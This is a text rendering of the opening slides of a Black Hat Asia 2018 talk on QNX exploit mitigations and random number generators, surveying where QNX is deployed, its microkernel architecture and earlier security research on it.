Analyzing & Breaking QNX Exploit Mitigations and PRNGs

Midnight Blue

For Automotive, Industrial, Medical & Other Embedded Systems

Black Hat Asia, Singapore, 2018

black hat ASIA 2018

Jos Wetzels, Ali Abbasi

Who are we?

Midnight Blue

Jos Wetzels	Ali Abbasi
Independent Security Researcher @ **Midnight Blue**	Ph.D. Candidate @ **TU/e**
(Previously) Security Researcher @ **UTwente**	Visiting Researcher @ **RUB**
This work part of MSc thesis @ **TU/e**	ICS / Embedded Binary Security
@s4mvartaka http://www.midnightbluelabs.com http://samvartaka.github.io	@bl4ckic3

RUB

ROADMAP

Midnight Blue

- Introduction to QNX
- OS & Security Architecture Outline
- QNX PRNGs
- QNX Exploit Mitigations
- Final Remarks

RUB

Introduction

- UNIX-Like, POSIX embedded RTOS.
  - Initial release 1982, acquired by BlackBerry
  - Closed-source, proprietary

  - **QNX 6.6** (March 2014): 32-bit
  - **QNX 7** (March 2017): 64-bit

- Mobile
  - BlackBerry 10
  - BlackBerry Tablet

- Only tip of iceberg…


Automotive: IVI & TCU

Midnight Blue

King Of Car Infotainment, BlackBerrry's QNX

50 Million Vehicles and Counting: QNX Achieves New Milestone in Automotive Market


BlackBerry's QNX Dominates Market Today – and Tomorrow




Automotive: BlackBerry Radar

Midnight Blue

- **Fleet monitoring solution**
  - Trailers
  - Flatbeds
  - Vans
  - Heavy equipment
  - …



- **Provides asset tracking & telematics**
  - Cargo integrity & Anti-theft
  - Preventive maintenance
  - Operational efficiency
  - …



Automotive: Autonomous Vehicles

Midnight Blue

BLACKBERRY CREATES INNOVATION CENTRE FOR CONNECTED AND AUTONOMOUS VEHICLES

NVIDIA to build its AI self-driving platform on BlackBerry QNX

Delphi partners with BlackBerry QNX on its autonomous driving platform

BlackBerry's QNX OS to anchor Baidu's Apollo autonomous driving platform

Industrial: Nuclear HMI

Midnight Blue

Westinghouse

Flat Panel Display System

PC Node Box

The PC node box is a custom-designed industrial computer that provides the interface between the safety system processor and the flat panel display. It comes equipped with digital outputs, a fiber optic media converter, serial links for RS-422 and RS-485 communication, and USB ports. The PC node box uses the QNX® 4.25 Operating System and QNX Photon graphical interface for developing screens and the software application.

Experience

As of 2012, the FPDS is implemented in various systems in 25 nuclear power plants in operation or under construction in Europe, the United States and Asia.

Defense: Military Radios

Midnight Blue


QNX Secures Major Design Win in Software Defined Radio

OTTAWA, November 17, 2008 — — QNX Software Systems today announced that Harris Corporation, the leading supplier of software-defined radios (SDRs) to the U.S. military, is deploying the QNX® Neutrino® RTOS in the Harris Falcon® III line of tactical radios.

Medical: Surgical Robots

Midnight Blue

DLR Institute of Robotics and Mechatronics



MiroSurge

The DLR MiroSurge is a molular system for minimally invasive robotic telesurgery. It combines several robotic components, including three robot arms MIRO and at least two instruments MICA.

Carrier Routers: Cisco IOS-XR

Midnight Blue

- Eg. CRS, 12000, ASR9000

** IOS-XR, Partnering with Elastic: an overview – Jose Palafox et al., 2016*


Many more critical systems

Midnight Blue

- Industrial Control Systems
  - Caterpillar Surface Mining Control
  - GE Mark VI Turbine Controller
  - Novar HVAC
  - Fortna Warehouse Control
  - Emerson Ovation DCS

- Defense & Aerospace
  - UAVs
  - Anti-Tank Guidance
  - Autonomous Underwater Vehicles
  - Aerospace System-on-Modules (SoMs)
  - Satellite Systems

- Rail Safety (MEN MTCS)
- MPRI Cancer Therapy
- Etc.



What's New?

Midnight Blue

- '*Wheel of Fortune*' @ 33C3
  - PRNG issues in VxWorks, RedactedOS, QNX <= 6.6

- **This talk**
  - New QNX 7 userspace & kernelspace PRNGs
  - Exploit Mitigations in QNX 6 & 7

OS & Security Architecture

QNX Microkernel Architecture

Midnight Blue







Figure 1 — QNX Neutrino microkernel architecture.

QNX IPC Message Passing

Midnight Blue








QNX Attack Surface

Midnight Blue




QNX Security History

Midnight Blue

- **BlackBerry Mobile Research (2011 - 2014)**
  - Alexander Antukh, Ralf-Philipp Weinmann, Daniel Martin Gomez, Zach Lanier et al.

- **QNX IPC, PPS, Kernel Calls (2016)**
  - Alex Plaskett et al.

- **Various individual vulnerabilities (2000 – 2008)**
  - Anakata, Julio Cesar Fort, Tim Brown



- **Observations**
